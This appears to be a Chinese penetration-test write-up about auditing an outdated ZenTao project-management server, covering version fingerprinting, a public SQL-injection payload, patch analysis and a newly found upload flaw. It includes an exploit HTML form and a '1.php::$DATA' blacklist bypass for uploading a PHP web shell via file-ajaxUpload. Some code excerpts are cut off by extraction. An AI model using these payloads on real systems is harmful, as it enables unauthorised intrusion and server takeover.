

对 HW 期间遇到的禅道系统深入挖掘_酒仙桥六号部队 - MdEditor


“ 对 HW 期间遇到的禅道系统深入挖掘

前言

在 hw 期间和客户聊天的时候，听到客户说他们在外网还开了一个禅道项目管理系统，但是在 hw 的期间关闭了，hw 过了在开启。因为开在外网，而且禅道管理系统以前就爆过一些漏洞，于是询问客户是多少版本的禅道，客户说：不知道是多少版本的，反正开了几年了。几年……那就能很肯定是老版本了，于是协助客户帮忙测试了一下。

查看版本

Url: `index.php?Mode=getconfig`



源码分析: ./index.php

```
46  /* Check the request is getconfig or not. */
47  if(isset($_GET['mode']) and $_GET['mode'] == 'getconfig')
48      die(helper::removeUTF8Bom($app->exportConfig()));
49
```

```
public function exportConfig()
{
    $view = new stdClass();
    $view->version      = $this->config->version;
    $view->requestType  = $this->config->requestType;
    $view->pathType     = $this->config->pathType;
    $view->requestFix   = $this->config->requestFix;
    $view->moduleVar    = $this->config->moduleVar;
    $view->methodVar    = $this->config->methodVar;
    $view->viewVar      = $this->config->viewVar;
    $view->sessionVar   = $this->config->sessionVar;

    $this->session->set('rand', mt_rand(0, 10000));
    $view->sessionName = session_name();
    $view->sessionID   = session_id();
    $view->rand        = $this->session->rand;
    $view->expiredTime = ini_get( varname: 'session.gc_maxlifetime');
    $view->serverTime  = time();
    echo json_encode($view);
}
```

我们成功获取到禅道系统的版本是 7.3 版，于是百度找一下 7.3 版本的历史漏洞。


快速验证

发现该版本存在一个前台 sql 注入漏洞，为了快速验证漏洞，给客户展示危害，直接利用网上的 payload 打过去：

Url: /block-main.html?mode=getblockdata&blockid=task

Payload2 的值用如下代码生成：

```
eyJhY2NvdW50ljoYWRtaW4iLCJ0eXBlljoiJyJ9
```




测试的时候，发现并没有任何反应，页面空白，开启 debug 模式再尝试：

```
1 <?php
2 $config->installed = true;
3 $config->debug = true;
```

```
4 $config->requestType = 'PATH_INFO';  
5 $config->db->host      = '127.0.0.1';
```

再一次测试 payload，依然是空白页面，第一次测试失败告终。

为了验证漏洞的准确性，我用自己的电脑下载了一个 7.3 版本的环境， 依然同上步骤进行测试，结果如下：




可以看到，成功进行了报错，证明了这个漏洞还是真实存在的，但是为什么在客户系统上就是空白页面呢？

问题排查

这里猜想可能是因为打了补丁或者被安全软件拦截了已知 exp 导致了在客户系统上利用失败。

这里选择先从打补丁方向排除问题，通过搜索发现官方发布了 7.3 版本的漏洞修复补丁：



大家好，新发现禅道安全漏洞，该漏洞影响版本是 开源版7.3和 专业版4.7.1这两个版本，如果大家使用的是这些版本，请大家尽快修复。修复步骤如下：
1、到禅道 后台->插件 页面，点击“获取插件”链接，找到“禅道补丁”插件，点击“自动安装”链接

修复后的证明就是在根目录下会存在一个 ok.txt 文件，客户系统上就存在一个 ok.txt，证明漏洞已经修复了。

漏洞及补丁分析

漏洞分析：

在 block 模块的 main 方法中进行了动态调用，而且将我们输入的数据赋值给了 `$this->params` 属性，方便在后续的调用中使用，代码如下：

```
39 $mode = strtolower($this->get->mode);
40 if($mode == 'getblocklist'){...}
44 elseif($mode == 'getblockform'){...}
50 elseif($mode == 'getblockdata')
51 {
52     $code = strtolower($this->get->blockid);
53     $params = $this->get->param;
54     $params = json_decode(base64_decode($params));
55     $sso = base64_decode($this->get->sso);
56     if(!isset($this->app->user)) $this->app->user = new stdClass();
57     if(!isset($this->app->user->account) or $this->app->user->account !=
58         $this->params = $params;
59     $this->view->sso = $sso;
60     $this->view->sign = strpos($sso, '&') === false ? '?' : '&';
61     $this->view->code = $this->get->blockid;
62     $func = 'print' . ucfirst($code) . 'Block';
63     $this->$func();
64 }
```

获取了我们输入的数据，并且赋值给了 `$this->params` 属性

进行了动态调用

当我们通过 url 传入参数：?blockid=task 的时候，就会去调用 `printtaskBlock()` 方法：

```
15 public function printTaskBlock()  
16 {
```

可以看到函数将我们输入的数据作为第二个参数传递进了
getUserTasks 方法中去，查看该方法代码：

```
public function getUserTasks($account, $type = 'assignedTo', $limit = 0, $pager :  
{  
    $tasks = $this->dao->select('t1.*, t2.id as projectID, t2.name as projectName'  
->from(TABLE_TASK)->alias('t1')  
->leftjoin(TABLE_PROJECT)->alias('t2')  
->on('t1.project = t2.id')  
->leftjoin(TABLE_STORY)->alias('t3')  
->on('t1.story = t3.id')  
->where('t1.deleted')->eq(0)  
->beginIF($type != 'all')->andWhere("t1.$type")->eq($account)->fi()  
->orderBy($orderBy)  
->beginIF($limit > 0)->limit($limit)->fi()  
->page($pager)  
->fetchAll();
```

看到很直白的就将我们输入的数据作为了字段拼接进了
sql 语句中去，造成了 sql 注入漏洞。

补丁分析：


先对比一下补丁，尝试能不能绕过补丁再次进行注入：



```
10 * @link http://www.zentao.net
11 */
12 class block extends control
13 {
14     /**
15      * Main function.
16      * @access public
17      * @return void
18      */
19     public function main()
20     {
21         $lang = $this->get->lang;
22         $this->app->setClientLang($lang);
23         $this->app->loadLang('common');
24     }
25 }
```


```
10 * @link http://www.zentao.net
11 */
12 class block extends control
13 {
14     /**
15      * construct.
16      * @access public
17      * @return void
18      */
19     public function __construct()
20     {
21         parent::__construct();
22         if(!$this->loadModel('sso')->checkKey()) die('');
23     }
24 }
```

修复后的代码中添加了一个__construct 方法，并且进行了一个 if(!\$this->loadModel('sso')->checkKey()) die(''); 判断，如果条件满足就会进行退出操作，跟进查看 checkkey() 方法，看看是怎么判断的：



```
public function checkKey()
{
    if(!isset($this->config->sso->turnon) or !$this->config->sso->turnon) return false;
    if(empty($this->config->sso->key)) return false;
    return $this->get->hash == $this->config->sso->key;
}
```

判断 \$this->config->sso->turnon 是否有值，如果没有值就会进行退出，在这里调试输出看看是否存在值：



```
1 <?php
2 class ssoModel extends model
3 {
4     /**
5      *
6      */
7     public function checkKey()
8     {
9         var dump($this->config->sso);
10        if(!isset($this->config->sso->turnon) or !$this->config->sso->turnon) return false;
11        if(empty($this->config->sso->key)) return false;
12    }
```

调试发现这里默认是不存在值的，这里的功能是为了实现禅道和然之系统的集成，只有当你在后台集成了然之系统，这里才会有值，默认是不会集成的，所以这里也就是空数据，这也就导致我们没办法再访问 block 这个模块了。

测试 文档 统计 组织 后台

计划任务 备份 二次开发 安全 然之集成 回收站

然之集成 > 配置

是否打开 ☒ 打开 ☐ 关闭

接口地址

代号

密钥

保存

1、接口地址的填写，如果是PATH_INFO：http://然之网址/sys/sso-check.html，如果是GET：http://然之网址/sys/index.php?m=sso&f=check
2、代号和密钥必须与然之后台设置的一致。
3、然之的用户名必须和禅道里面的一致，否则无法从然之关联登录禅道

因为不能访问 block 模块了，所以其他版本在该模块里面的注入一概失败。

另起灶炉

既然网上爆出来的历史漏洞不能利用，那么尝试一下能不

能挖掘到新的漏洞来证明其危害。因为禅道管理系统对每个用户的权限都进行了划分管理，大部分的功能都需要登录后才能访问，不需要登陆就可以访问的方法在 isOpenMethod 方法中定义：

```
public function isOpenMethod($module, $method)
{
    if($module == 'user' and strpos( haystack: 'login|logout|deny', $method) !== false)
    if($module == 'api' and $method == 'getsessionid') return true;
    if($module == 'misc' and $method == 'ping') return true;
    if($module == 'block' and $method == 'main') return true;
    if($module == 'sso' and $method == 'login') return true;
    if($module == 'sso' and $method == 'logout') return true;
    if($this->loadModel( moduleName: 'user')->isLogon())
    {
        if(strpos($method, needle: 'ajax') !== false) return true;
        if(strpos($method, needle: 'downnotify') !== false) return true;
    }

    if(strpos($method, needle: 'ajaxgetdropmenu') !== false and $this->app->user->ac
    if(strpos($method, needle: 'ajaxgetmatcheditems') !== false and $this->app->user
    if($method == 'ajaxgetdetail' and $this->app->viewType == 'mhtml') return true;
    if($module == 'misc' and $method == 'qrcode') return true;
    if($module == 'misc' and $method == 'about') return true;
    if($module == 'misc' and $method == 'checkupdate') return true;
    return false;
}
```

这里定义的方法不需要登录就可以访问，但是 block 模块进行了再次验证，以往存在高危漏洞的 block 模块就排除了，然后查看其他的方法中，发现并没有一个方法可以在不登录时造成高危漏洞，但是我们不能直接放弃，给客户说系统绝对安全，没有问题。

退而求其次：

因为没有不需要登录就能造成漏洞的地方，所以再次挖掘登录后能 getshell 的漏洞，因为这是项目管理系统，必然会存在很多用户账号，有的用户可能安全意识没有那么强，可能使用弱密码等，只要我们能获取到其中任意一个账号后能造成 getshell 漏洞，也能证明其系统存在一定风险性。

所以这里的目标就是挖掘一个任意账户的 getshell 漏洞。

先看看禅道管理系统用户等级共划分了 11 个等级：

编号	分组名称	分组描述
1	管理员	系统管理员
2	操作员	系统操作员

那么我们挖掘的漏洞就尽量等级越低越好，最好是 guest 组的用户也可以造成 getshell， 这样我们随便获取到一个能登录的账号就可以造成 getshell。

每个组用户对应的访问权限储存在 zt_grouppriv 数据表中的：



Group=11 代表的就是 guest 组的权限。

对于这种严格划分了权限的系统，我们可以尝试两种方法：


第一种：就是对照着每个组的权限，挨个查看其方法是否能造成漏洞，这种办法有点笨重，花费时间大，但是比较全面。

第二种：先查找造成漏洞的地方，然后再去查找对应的访问权限，这种办法相对灵活高效。

漏洞挖掘：

我这里就使用的第二种方法，先去查找造成漏洞的地方，再去查找对应的权限。

直接通过搜索高危函数来进行初步定位：



```
public function import($productId)
{
    if($_FILES)
    {
        $file = $this->loadModel( moduleName: 'file')->getUpload('file');
        $file = $file[0];
        move_uploaded_file($file['tmpname'], destination: $this->file->savePath . $file['pathname']);
        $fileName = $this->file->savePath . $file['pathname'];
        $fields = $this->testcase->getImportFields();
    }
}
```


这是模块
这是方法
这里我们首先就需要验证guest组是否有权限执行该方法
疑是直接进行了上传, 没有任何过滤

先假设这里的 import 方法直接就可以任意文件上传, 但是最关键的是我们还需要验证 guest 组是否存在访问权限, 通过查看 `zt_grouppriv` 表来确定:

11	svn	cat
11	svn	diff
11	task	recordEstimate
11	task	view
11	testcase	browse
11	testcase	groupCase
11	testcase	index
11	testcase	view
11	testtask	browse
11	testtask	cases
11	testtask	groupCase
11	testtask	index
11	testtask	results
11	testtask	view
11	user	bug

并没有testcase模块

可以看到并没有 testcase 模块的访问权限, 遂放弃该模块, 因为就算这个方法能造成漏洞, 但是我们的 guest 组用户也没有权限操作, 查看其他的模块:



可以看到只有 file 模块，extension 模块，testcase 模式（上面已排除）这三个模块中存在上传等操作，依旧先对照 zt_grouppriv 权限表，确定权限。

11	company	view
11	doc	browse
11	doc	index
11	doc	view
11	file	download
11	git	cat
11	git	diff
11	group	browse
11	index	index
11	misc	ping

通过对照 zt_grouppriv 权限表发现这里只有 file 模块下的 download 存在权限，其他的方法都没有权限吗？

柳暗花明：

当我在左侧边栏添加模块的时候却发现左右这样的 一个

寻找包含 file 模块的时候却发现存在这样一个方法：

```
public function ajaxUpload() 注意这里的方法名中存在ajax字符串
{
    $file = $this->file->getUpload('imgFile');
    $file = $file[0];
    if($file)
    {
        if($file['size'] == 0) die(json_encode(array('error' => 1, 'message' => $this->lang->file->errorFile)));
        if(move_uploaded_file($file['tmpname'], destination: $this->file->savePath . $file['pathname']))
        {
            $url = $this->file->webPath . $file['pathname']; 上传操作
        }
    }
}
```

file 模块中存在一个名字叫做 ajaxUpload() 的方法，虽然我们在 zt_grouppriv 权限表中没有设定对这个方法的访问权限，但是我们回过头去看最开始的不需要登录就可以访问的方法列表，isOpenMethod 方法：


```
public function isOpenMethod($module, $method)
{
    if($module == 'user' and strpos( haystack: 'login|logout|deny', $method) !== false)
    if($module == 'api' and $method == 'getsessionid') return true;
    if($module == 'misc' and $method == 'ping') return true;
    if($module == 'block' and $method == 'main') return true;
    if($module == 'sso' and $method == 'login') return true;
    if($module == 'sso' and $method == 'logout') return true;
    if($this->loadModel( moduleName: 'user')->isLogon())
    {
        if(strpos($method, needle: 'ajax') !== false) return true;
        if(strpos($method, needle: 'downnotify') !== false) return true;
    }
}
```

该方法中设定了如果 \$method 方法中存在 ajax 字符串，即可以跳过后续的验证直接访问执行，然后我们分析一下下面的 if 判断语句：

1. 验证一下访问权限

```
public function isLogin()  
{  
    return ($this->session->user and $this->session->user->account != 'guest');  
}
```

可以看到只要有用户登录，而且用户登录名不是 guest，（这里是账号名字，不是账号组），那么就可以满足条件。为了验证一下访问权限，这里创建了一个 guest 组的账号，然后利用该账号进行登录，登录成功后访问 url: /file-ajaxupload



既然我们 guest 组的账号可以访问到该方法，接下来就分析一下上传代码了。

绕过黑名单上传：


```

public function ajaxUpload()
{
    $file = $this->file->getUpload('imgFile');
    $file = $file[0];
    if($file)
    {
        if($file['size'] == 0) die(json_encode(array('error' => 1, 'message' => $this->lang->file->erro
        if(@move_uploaded_file($file['tmpname'], destination: $this->file->savePath . $file['pathname']))
    }
}

```

这里上传的最终文件名来自于 `$this->file->getUpload('imgFile')` 的返回结果。

```

public function getUpload($htmlTagName = 'files')
{
    $files = array();
    if(!isset($_FILES[$htmlTagName])) return $files;
    /* If the file var name is an array. */
    if(is_array($_FILES[$htmlTagName]['name'])) {...}
    else
    {
        if(empty($_FILES[$htmlTagName]['name'])) return $files;
        extract($_FILES[$htmlTagName]);
        $file['extension'] = $this->getExtension($name); 关键的获取并验证后缀
        $file['pathname'] = $this->setPathName( fileID: 0, $file['extension']);
        $file['title'] = !empty($_POST['labels'][0]) ? htmlspecialchars($_P
        $file['size'] = $size;
        $file['tmpname'] = $tmp_name;
        return array($file);
    }
}

```

这里关键的 `getExtension` 方法获取并且验证后缀。

```

public function getExtension($filename)
{
    $extension = trim(strtolower(pathinfo($filename, options: PATHINFO_EXTENSION)));
    if(empty($extension) or strpos($this->config->file->dangers, $extension) !== false) return 'txt';
    if($extension == 'php') return 'txt'; 采用黑名单验证模式
    return $extension;
}

```

可以很容易看到这里采用的黑名单的验证模式，在

Windows 下，我们可以通过 123.php::\$DATA，
1.php[\x81-\x99] 等文件名来绕过黑名单模式，达到上
传 php 文件造成 getshell 漏洞。

漏洞验证：

1. 注册一个任意组的账号并登陆。
2. 使用如下 exp，上传一个文件名为 1.php::\$DATA
的 shell 文件。


Exp.html

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>禅道9.2及之前getshell</title>
</head>
<body>
<form action="http://10.70.132.34:81/zentao/file-ajaxl
  <input type="file" name="imgFile">
  <input type="submit" name="mufile">
</form>
</body>
</html>
```

利用结果如图所示：

POST /zentaoFile-againUpload HTTP/1.1 HTTP/1.1 200 OK

成功绕过了黑名单验证，进行了上传 php 文件，访问的时候，忽略掉最后的::\$DATA 即可。



到这里我们就成功挖掘到了一个任意用户组的 getshell 漏洞，该漏洞影响版本 <=9.2 版本，在 9.3 中对上传使用了白名单验证。同时也给客户展示了打过补丁的低版本禅道系统开放在外网 仍然存在一定的风险性，然后建议在不影响业务的情况下，还是尽量将系统放在内网中使用，因为难免会在长时间开放在外网的情况下，某用户的账号密码泄露导致系统被 getshell。

总结

1. 最开始得知系统是低版本的禅道系统。
2. 到直接利用“前台 sql 注入漏洞”的 payload 进行验证的失败。
3. 在排查问题中发现是因为系统已经打过补丁了。
4. 然后再分析漏洞原理和补丁代码 尝试绕过补丁进行注入。
5. 绕过补丁失败，导致另起灶炉挖掘新的漏洞。
6. 在理清楚系统的用户组等级划分和权限控制后，结合前台开放方法进行组合利用。
7. 利用 windows 特性进行 bypass 黑名单上传到达 getshell 的目的。

整个流程走下来，从最开始的信息初探，到利用已知漏洞失败，然后查找问题，到最后自己挖掘新的漏洞，在这个过程中还是学习到了很多知识，也了解到了禅道系统，希望能通过一次次曲折的问题来快速提高能力。

全文完

本文由 简悦 SimpRead (<http://ksria.com/simpread>) 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎 ^{beta}，[点击查看](#)
(<http://ksria.com/simpread/docs/#/词法分析引擎>)详细说明



